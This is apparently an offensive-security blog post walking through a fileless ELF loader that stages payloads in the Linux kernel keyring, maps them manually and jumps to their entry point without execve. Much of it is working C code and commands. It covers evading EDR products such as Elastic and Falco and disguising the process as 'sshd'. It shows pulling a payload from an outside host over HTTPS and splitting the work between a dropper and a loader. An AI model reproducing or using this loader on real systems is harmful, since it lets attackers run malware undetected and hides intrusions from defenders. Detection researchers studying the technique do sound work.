Fileless ELF Execution via Kernel Keyring
Using the Linux kernel keyring to stage an ELF in slab memory and execute it via userland exec, skipping execve and the filesystem entirely.

Hello guys! So I wanted to show a technique for executing an ELF payload without ever touching the filesystem and without calling execve, the userland exec part is not new, the trick is using the Linux kernel keyring for staging, which is a bit different from what most people do for fileless execution, so lets go.
The issue with the usual approaches like memfd_create or O_TMPFILE is that even though there’s no directory entry, you still end up with a file descriptor sitting in /proc/self/fd/ and an inode somewhere on a real filesystem. The keyring skips both.
Linux has had a key management subsystem since 2.6, and you’ve probably seen /proc/keys at some point without thinking much about it. PAM uses it, Kerberos credential caches use it, dm-crypt uses it. Processes and sessions can store arbitrary blobs in kernel memory through it, and the two syscalls we care about are add_key (248 on x86-64) and keyctl (250).
We start by storing the ELF:
long key = syscall(248 /* SYS_add_key */,
                   "user",
                   "_dntry",
                   elf_bytes,
                   elf_size,
                   (long)KEY_SPEC_SESSION_KEYRING);
syscall(248, ...) is add_key, which takes five arguments. The first is the key type, "user", the generic type for arbitrary byte blobs. The second is a description string, "_dntry" here, just a label you pick to find the key later. Then the payload pointer and its size. The last argument, KEY_SPEC_SESSION_KEYRING (-3), tells the kernel to attach the key to the current session keyring.
add_key returns a key_serial_t, an int32 identifying the key, not a file descriptor, so nothing shows up in /proc/self/fd/. The actual payload bytes get stored via kmemdup() into slab memory in security/keys/user_defined.c, no filesystem involved.
The default per-user quota is 20000 bytes across all keys combined, which is plenty for small payloads, and the technique works fine without root. Root has its own separate quota of 25 MB via /proc/sys/kernel/keys/root_maxbytes. For larger ELFs, the big_key type supports up to 1 MB by staging in an anonymous tmpfs encrypted with ChaCha20-Poly1305, but it requires CONFIG_BIG_KEYS=y in the kernel config (enabled by default on Ubuntu Server and RHEL 8/9, not on all distros).
keyctl(KEYCTL_READ) copies the key payload into a userspace buffer, and you call it twice, once with a null buffer to get the size, then again with the actual allocation:
long sz = syscall(250 /* SYS_keyctl */,
                  (long)KEYCTL_READ,
                  key,
                  0L, 0L);

void *buf = mmap(NULL, sz, PROT_READ|PROT_WRITE,
                 MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);

syscall(250, (long)KEYCTL_READ, key, (long)buf, sz);
The kernel copies straight from slab into the anonymous mapping we just created.
Then we revoke:
syscall(250, (long)KEYCTL_REVOKE, key, 0L, 0L);
KEYCTL_REVOKE is operation 3. Once that returns, any further keyctl(READ) on that serial gives back EKEYREVOKED and the slab gets freed when the reference count hits zero, so from here on the payload only exists in that anonymous mapping.
Running it is the next problem. There’s no fd and no path, so execve and execveat are out. Reading from the keyring into a memfd for execveat would put an fd back in /proc/self/fd/, defeating the whole premise. So we load the ELF manually and we walk the program headers, find the PT_LOAD segments, and map each one into anonymous memory at the right address:
void *seg = mmap((void *)seg_va, seg_len,
                 PROT_READ|PROT_WRITE,
                 MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED_NOREPLACE, -1, 0);

memcpy((void *)dst, buf + ph[i].p_offset, ph[i].p_filesz);
mprotect((void *)seg_va, seg_len, prot);
Without MAP_FIXED_NOREPLACE, if something’s already mapped at that address, mmap silently stomps on it. With it, mmap fails instead.
Each segment has p_filesz bytes of actual content and potentially a larger p_memsz, the difference being BSS. Since we mapped with MAP_ANONYMOUS, the kernel already zeroed the entire region before our memcpy, so the BSS is already handled. The explicit memset here is defensive:
if (ph[i].p_memsz > ph[i].p_filesz)
    memset((void *)(dst + ph[i].p_filesz), 0, ph[i].p_memsz - ph[i].p_filesz);
Once the segments are mapped, we build the stack in x86-64 ABI format (argc, argv pointers, a null, envp pointers, a null, then the auxv pairs), zero all the registers, and jump to the entry point:
register uintptr_t r_entry __asm__("rdi") = entry;
register uintptr_t r_sp    __asm__("rsi") = sp;
__asm__ volatile(
    "mov  %%rsi, %%rsp\n\t"
    "xor  %%eax, %%eax\n\t"
    /* ... zero all other registers ... */
    "jmp  *%%rdi"
    : : "r"(r_entry), "r"(r_sp) : "memory"
);
rdx has to be zero because glibc’s _start treats it as rtld_fini and registers it as an atexit handler if it’s nonzero. Whatever garbage was in rdx before the jump means a crash on exit.
Before jumping, the loader reads its own path and unlinks itself:
char self_path[PATH_MAX] = {0};
ssize_t n = readlink("/proc/self/exe", self_path, sizeof(self_path) - 1);
if (n > 0) unlink(self_path);
readlink("/proc/self/exe") gives back the real filesystem path the binary was loaded from. That’s what gets unlinked. The /proc/self/exe symlink itself lives in procfs and you can’t unlink it directly, but the actual file it points to is fair game. The file disappears from the directory right away, the inode sticks around until the loader exits since the kernel keeps it alive while there’s a mapping open.
One bad thing for us is that /proc/self/exe ends up showing (deleted) while the payload runs, and that suffix is a well-known detection signal since Elastic, Falco, etc actively match on process.executable ending in (deleted), so skipping the unlink is the safer choice for stealth. The loader binary stays on disk as a forensic artifact but the running process looks clean, and if you rename the loader to something convincing before running it there is nothing anomalous in the process tree at all.
Under strace, the payload is fetched over HTTP (or HTTPS if built with -DUSE_HTTPS) and never written anywhere:
strace -e trace=add_key,keyctl,mmap,mprotect,execve,execveat,unlink ./dntry khttp https://temp.sh/aBcDe/payload sshd

Three keyctl calls (plus the add_key): the size probe, the actual read, then the revoke. Since there’s no exec call, the payload never produces a process start event.
To verify that /proc/<pid>/fd is clean while the payload is running, use a demo payload that sleeps. Host it on your server and run:
./dntry khttp https://temp.sh/aBcDe/payload sshd
# in another terminal:
ls -la /proc/<pid>/fd
cat /proc/<pid>/maps
cat /proc/<pid>/cmdline

And /proc/keys shows the key while it’s alive, with its full size:
1bb1ba3a I--Q--- 1 perm 3f010000 1000 1000 user _dntry: 9528
After KEYCTL_REVOKE it flips to IR-Q---, the size drops to 0 since the slab was freed, and it sits there until the GC runs. You can watch it in real time:
watch -n0.1 "grep _dntry /proc/keys"

The third argument becomes argv[0] for the payload and what prctl(PR_SET_NAME) sets as the thread name.

That demo runs everything in one process. The more interesting use case is cross-process staging: KEY_SPEC_SESSION_KEYRING is inherited across fork() and exec() within the same PAM session. A dropper writes the payload and exits. A separate loader process reads it later with no shared memory, no sockets, no files between them. The stage and load modes in the repo demonstrate this directly:
# process A: dropper - stores ELF in session keyring and exits
KEY=$(./dntry stage payload.elf)

# key survives in kernel slab after process A is dead:
# 23214cfe I--Q---  user  _dntry: 9808

# process B: completely separate loader reads from slab and executes
./dntry load $KEY sshd

Process B calls keyctl(KEYCTL_READ, key_id) to pull the payload out of the session keyring and into an anonymous mapping, then executes it. The two processes don’t share a mapping or otherwise depend on each other. After A exits, the payload stays in the keyring until B reads it back. Between those two, the payload is only in kernel slab memory, with no user VA.
A plain mmap can’t do this. An anonymous mapping dies with the process that created it, but a KEY_SPEC_SESSION_KEYRING entry outlives its creator.
In the khttp/kfile flow, dntry pulls the payload into a temporary userspace buffer, passes it to add_key(), and frees the buffer. From there until KEYCTL_READ, the payload is in kernel slab with no user VA. bpf_probe_read_user() and ptrace(PEEKDATA) read from userspace VAs, so neither has anything to read during that window. Once B calls KEYCTL_READ, the payload gets copied into an anonymous mapping and the key is revoked. No fd, no inode, the payload never touches the VFS. The loader is the only thing that existed on disk.
The keyring works well here because it’s a kernel subsystem that isn’t normally thought of as a way to pass a payload between unrelated processes.
Source: github.com/MatheuZSecurity/Dntry